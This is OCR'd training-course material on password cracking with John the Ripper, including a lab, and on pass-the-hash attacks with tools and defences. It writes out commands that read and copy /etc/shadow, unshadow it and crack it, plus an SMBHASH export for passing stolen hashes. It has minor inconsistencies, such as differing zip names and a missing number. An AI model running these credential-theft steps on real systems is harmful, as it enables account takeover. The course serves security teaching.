
If you use the wrong password format and crypto routine, of course you will never crack a password. The autosense feature helps prevent that problem.

John supports (and autodetects) the following formats for UNIX password files:

- Standard and double-length DES
- BSDI's extended DES
- FreeBSD's MD5
- OpenBSD's Blowfish
- Windows LANMAN

Separate patches can be installed to alter John so that it can crack NT hashes and NTLMv1 challenge/response.

Cracked passwords are printed to the screen and stored in file john.pot. If you ever run this tool to evaluate the strength of the passwords in your environment, make sure you delete the john.pot file when you finish with the audit! Otherwise, you leave cracked passwords sitting around for prying eyes to discover. Whenever performing a penetration test, always look for leftover john.pot files that a security auditor may have left. Such information can be immensely useful.



Gee, these look familiar. They are similar to what you saw with protecting Windows passwords.

The following are the general defenses for protecting against password cracking:

- Establish password policy.
- Guard the password file, carefully protecting backups and system build media.
- Enforce the use of strong passwords, with Pluggable Authentication Modules (PAM) or a related tool.
- Use shadow passwords.
- Use other forms of authentication, such as crypto-based (Kerberos, PKI) and token-based authentication.


Use PAM to Enforce Password Complexity

John the Ripper


- Pluggable Authentication Modules (PAM)
- Can link UNIX login to various systems:
  - RADIUS, Kerberos, and more
- Can enforce password complexity:
  - Specific module available at http://www.openwall.com/passwdqc/
  - Works for Linux, FreeBSD, and Solaris

Pluggable Authentication Modules are used in Linux, various BSD platforms, Solaris, and HP-UX to extend the authentication functionality of the system. They can link a machine's authentication into a RADIUS server, Kerberos, or biometrics authentication.

Beyond all that fancy stuff, you can even use PAM to force users into selecting passwords that are difficult to guess. Solar Designer, the author of John the Ripper, released a nice PAM module for Linux, FreeBSD, and Solaris that prevents users from selecting guessable passwords.



Next, you have a lab on John the Ripper. You use it for cracking Windows and Linux Passwords.



Now, create some accounts with various passwords to see how quickly they can be cracked by John the Ripper. You create a few temporary accounts and give them some guessable/crackable passwords, so make sure you delete these accounts after the lab is complete. (I don't want someone hacking into your box through these accounts.) To help limit this possibility, you can set the shell for these new accounts to /sbin/nologin, so someone cannot log in through them. Still, it's a good idea to delete these accounts at the end of the lab.

So, add accounts for each of your users: homer, marge, lisa, and bart. The **-s /sbin/nologin** directive tells the **useradd** command to set the shell for these accounts to a program that politely refuses login access to anyone who tries. Still, you can set a password for these accounts. So, create each account, and set a password for each using the **passwd** command.

```
# useradd homer -s /sbin/nologin
# passwd homer
```

(Type **homerhomer** as the password. Then type it again to confirm.)

```
# useradd marge -s /sbin/nologin
# passwd marge
```

(Type **password** as password. Then type it again to confirm.)

```
# useradd lisa -s /sbin/nologin
# passwd lisa
```

(Type **passwor8** as the password. Then type it again to confirm.)

```
# useradd bart -s /sbin/nologin
# passwd bart
```

(Type in any password of your choosing. Then type it again to confirm.)

Retrieve Passwords on Linux | Lab: John the Ripper

- On Linux, account information is stored in /etc/passwd
  - Login name and username are listed
- Cryptographic representations of passwords are usually stored in /etc/shadow
  - Verify that you have a shadow password file:

```
# cat /etc/shadow
```

- On a system with shadowed passwords, to crack the passwords, the attacker uses both /etc/passwd and /etc/shadow
  - The account info can speed things up if the password is based on the login or username
- For this lab, you work with a copy of /etc/passwd and /etc/shadow

```
# cp /etc/passwd /tmp/passwd_copy
# cp /etc/shadow /tmp/shadow_copy
```


Now, snag a copy of the /etc/passwd and /etc/shadow files. We advise you to run John against a copy of these files. If you use the original file, you may accidentally overwrite it. We know... We've done it before.

First, check if you have shadow passwords. Run this command:

```
# cat /etc/shadow
```

If it displays results, you have a shadow password file, so you have to use both /etc/passwd and /etc/shadow to crack the passwords.

Copy /etc/passwd and /etc/shadow into your /tmp directory with these commands:

```
# cp /etc/passwd /tmp/passwd_copy
# cp /etc/shadow /tmp/shadow_copy
```

Running John the Ripper

Lab: John the Ripper

- Before cracking the passwords, the account (/etc/passwd) and password (/etc/shadow) information are combined into one file:
  - The unshadow tool does this:

```
# unshadow /tmp/passwd_copy /tmp/shadow_copy > /tmp/combined
```

- The combined file is used as input for John
- Make sure it has some data in it:

```
# less /tmp/combined
```

- John automatically recognizes the format of the input password file
- Look at John's dictionary:

```
# less /opt/john-1.8.0-jumbo/run/password.lst
```


Now, if you have both a password file and a shadow file, you need to combine the two.

Combine them using the unshadow script that comes with John the Ripper, using the following commands:

```
# unshadow /tmp/passwd_copy /tmp/shadow_copy > /tmp/combined
```

This command fuses the two files together into a single file called "combined" in your /tmp directory.

Look at the combined file, as well as John's built-in dictionary:

```
# less /tmp/combined
# less /opt/john-1.8.0-jumbo/run/password.lst
```

Remember, to get out of the **less** command, use the Q key.

John the Ripper Output

Lab: John the Ripper

- Hybrid guesses and scrambling are applied for each guess
- When a password is cracked, the result displays on screen
- While John is running, press the space key to get status and current guess
- Cracking could take from minutes to years, depending on the complexity of the passwords cracked
- Run John now:

```
# john /tmp/combined
```

- Press the space key periodically to check status
- Let it run for only approximately 5 minutes!

Running John is trivial. You just execute John (from the run directory created when you installed John), followed by the combined password file. So, type

```
# john /tmp/combined
```

In the output generated when you press the space key, notice the current guess and how it changes with time. Also, note the third column, which indicates the current mode John is using (1–3), starting with Single Crack mode, moving quickly to Wordlist mode (dictionary and hybrid), and then to Incremental mode (brute force). It even tells you what percentage of the given mode it has completed. Also, note the c/s output, which shows you the number of guesses and comparisons per second. This is a speedy tool.

How long did it take for various passwords to crack?

Only let it run for approximately 5 minutes.


Running John on Windows

Lab: John the Ripper

- Next, run the Windows version of John the Ripper
- Unzip john179j5w.zip into a suitable directory on your hard drive (such as c:\tools)
- You have a SAM file on the course USB:
  - sam.txt in the Windows directory

Next, run the Windows version of John the Ripper so that you can see how it cracks Windows passwords.

Unzip the Windows version of John from the course USB. It is in the file john171w.zip. Unzip it on your hard drive in a suitable directory, such as c:\tools.



We are going to crack a SAM file that is provided on the course USB because your own Windows machine may or may not allow for the extraction of its SAM file. Because we don't want to have to reconfigure the Windows machine yet again to allow pwdump3 because we are focused here on password cracking, let's crack the sam.txt on the USB. Copy this file to the C:\Tools\john179j5\run directory.

First, change into the John the Ripper run directory:

```
c:\> cd c:\tools\john179j5\run
```

In Step 1, run John against the sam.txt, which I'm assuming is on the course CD in the D: partition. If you have moved the sam.txt file around, make sure you put in the right path. Use the MMX version of John, which takes advantage of the Multi-Media eXtensions supported by many x86 CPUs, increasing the performance of John the Ripper.

```
c:\> john.exe sam.txt
```

Quickly, you should see the cracked passwords. The ted account cracks quickly. But also, look at those other accounts. Note the way that John prints out each one-half of a users' LANMAN password by using the :1 and :2 syntax. The :1 refers to the first one-half of the users' password, whereas :2 is the second one-half. Therefore, this output


```
VIRGINI (monk:1)
A (monk:2)
```

means that monk's password is VIRGINIA. Each 7-character piece was cracked independently of the other. Note also that they are all in uppercase letters. Why is that so? _____

After that runs for approximately seconds, stop the process with Ctrl+C.

Now, run John with the nt format support:

```
c:\> john.exe --format=nt sam.txt
```




Now that you covered password guessing and password cracking in detail, consider an alternative form of attack related to passwords, namely pass-the-hash attacks. In these attacks, the bad guy steals hashes from a target machine but doesn't crack the password. Instead, the attacker uses these hashes to authenticate directly to the target machine without even knowing what the password is.

Pass-the-Hash Attacks

- After an attacker has stolen the hashes, instead of cracking the original passwords, why not just use the hashes to authenticate to the target machine?
- Windows completes LANMAN Challenge-Response, NTLMv1 and NTLMv2 entirely from the LANMAN and NT Hashes stored for that user in the running LSASS process
- This approach saves a significant amount of time
- But, it does require the attacker to steal the hashes in the first place:
  - But so does password cracking

Suppose an attacker has stolen the hashes from a target machine, using a hash dump utility such as fgdump or the **hashdump** command of Meterpreter's priv module. Instead of cracking the passwords associated with the hashes, the attacker has an alternative option: pass-the-hash attacks. Windows machines perform LANMAN Challenge/Response, NTLMv1, and NTLMv2 authentication across the network to a destination server based not on the user's password, but instead by using the hash of that user's password, stored in the memory of the authentication process, typically the Local Security Authority Subsystem Service (LSASS) running on the user's client machine.

Thus, the attacker can avoid the time-consuming password cracking phase by simply grabbing the hashes, loading them into memory, and using them to authenticate to a target machine via the Server Message Block (SMB) protocol, used for Windows file and print sharing and domain authentication, resulting in a pass-the-hash attack.



This slide depicts the architecture of a pass-the-hash attack. In Step 1, the attacker steals the hashes, perhaps by exploiting the victim machine using Metasploit or other exploitation framework. With the hashes from the target machine's LSASS process in hand, in Step 2, the attacker uses a pass-the-hash tool to place the hashes (not the passwords themselves, but instead the LANMAN and NT hashes for a given account) into the memory of a process that performs Windows authentication on a machine controlled by the attacker. The attacker, in essence, is overwriting the current authentication credentials (hashes) in the memory of his machine, replacing them with the hashes for an account on the victim machine.

In Step 3, the attacker simply accesses the target machine, using any sort of remote access Windows tool based on SMB, such as the **net use** command, mounting the victim machine's file system, or running regedit or the reg command to remotely access the victim's registry. As far as the victim machine is concerned, the legitimate user has authenticated because the attacker has applied that user's hash during the SMB authentication phase.

Tools for Pass-the-Hash

- Windows tool for passing the hash:
  - Windows Credential Editor (WCE), an improved version from Hernán Ochoa that runs on Windows Vista, 7, 8, and 2008 Server
    - Free at http://www.ampliasecurity.com/research
    - Now also supports "pass-the-ticket" for Microsoft's implementation of Kerberos
- Linux tool for passing the hash: Modified SAMBA code from JoMo-kun of Foofus:
  - Patches for SAMBA code to authenticate using environment variable SMBHASH with LANMAN:NT
  - `$ export SMBHASH="92D887C9910492C3254E2DF489A880E4:7A2EDE4F51B94203984C6BA21239CF63"`
- Metasploit psexec module supports pass the hash
- Either tool can also be used for attacking Windows targets and target Linux/UNIX SAMBA file servers
- Mimikatz is an outstanding tool for extracting clear-text passwords from memory

Hernan Ocha has released a tool called Windows Credential Editor (WCE) that supports Windows Vista, 7, and 2008 Server. Recent versions of WCE also support pass-the-token for Microsoft's implementation of Kerberos, in addition to pass-the-hash features for LANMAN Challenge/Response, NTLMv1, and NTLMv2.

Alternatively, JoMo-kun of the Foofus hacking group has released a set of patches for SAMBA client code running on Linux or Windows. By simply defining an environment variable of LANMAN Hash, followed by a colon, followed by the NT Hash, an attacker can then rely on modified versions of several SAMBA client tools to access the target. In particular, a modified version of smbmount enables an attacker to mount a target Windows machine's file system. When it runs, the **smbmount** command reads the hashes from the environment variable named SMBHASH, overriding any passwords provided by the attacker, using the hash for authentication to the target instead.

The Metasploit psexec module also supports pass-the-hash, authenticating to a target using the credentials stored in the SMBUser and SMBPass variables. The SMBPass can hold either a password or hashes in the form of LM:NT. If the target account lacks an LM hash, you can configure Metasploit with an SMBPass of the LM hash of blank (AAD3B435B51404EE), followed by a colon, followed by the NT hash. Metasploit has intelligence to auto-detect whether a password or a hash has been provided in SMBPass, and it authenticates to the target appropriately, causing it to run a Metasploit payload.

These pass-the-hash tools were designed to work against Windows targets, of course. However, given that these attacks are simply using stolen hashes to engage in traditional SMB access of a target, they also work for mounting file systems on SAMBA servers running on Linux or UNIX. Although they cannot work to get code execution on a non-Windows target, they can get an attacker access to the file system.

Another great password attack tool is Mimikatz. This tool enables the extraction of clear-text passwords from LSASS. Get it here:

https://github.com/gentilkiwi/mimikatz

Defenses

Pass-the-Hash Attack

- Preparation: Maintain control of hashes:
  - Patch systems
  - Harden machines
  - Use endpoint security suites
  - Use host firewalls to block client-to-client connections, allowing inbound SMB to client systems only from admin machines
  - Consider using a unique or pseudo-random local admin password different for each system
- Identification: Look for unusual admin activity on a machine:
  - Configuration changes, and so on
  - Look for unusual machine-to-machine connections
    - Clients attempting to mount shares on clients, servers connecting to servers, etc.
- Cont, Erad, Recovery: Change passwords immediately

To defend against pass-the-hash attacks, it is vital that enterprises maintain control of their hashes. The primary levers you have to manage this control is tight host security, making sure you keep your system thoroughly patched and hardened to prevent theft of hashes. Furthermore, endpoint security suites that bundle antivirus, antispyware, personal firewall, and host-based IPS technologies can help shore up the security of your end systems. Host-based firewalls on client machines, in particular, can help block attackers from using pass-the-hash techniques to jump from client to client. Instead, configure the firewall so that it allows SMB connections inbound only from administrative systems, not other rank-and-file client machines. Furthermore, you may want to consider configuring machines with a unique or pseudo-random local admin password that is different for each machine. There is administrative overhead with this approach, but it can help block a lot of pass-the-hash attack activity.

For identification of pass-the-hash attacks, there isn't a lot to look for because the attacker is merely performing traditional SMB authentication, albeit with stolen hashes. Thus, you need to look for unusual admin activity, including configuration changes to the system. In addition, you should look for unexpected SMB connections between machines, such as clients connecting to clients for mounting shares and administering systems, as well as excessive server-to-server SMB connections that do not have a defined business purpose. These sessions can be listed on the destination side by running the **net sessions** command.

For containment, eradication, and recovery, if you suspect that hashes have been compromised and are used against target systems, you should change the passwords on the impacted systems.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

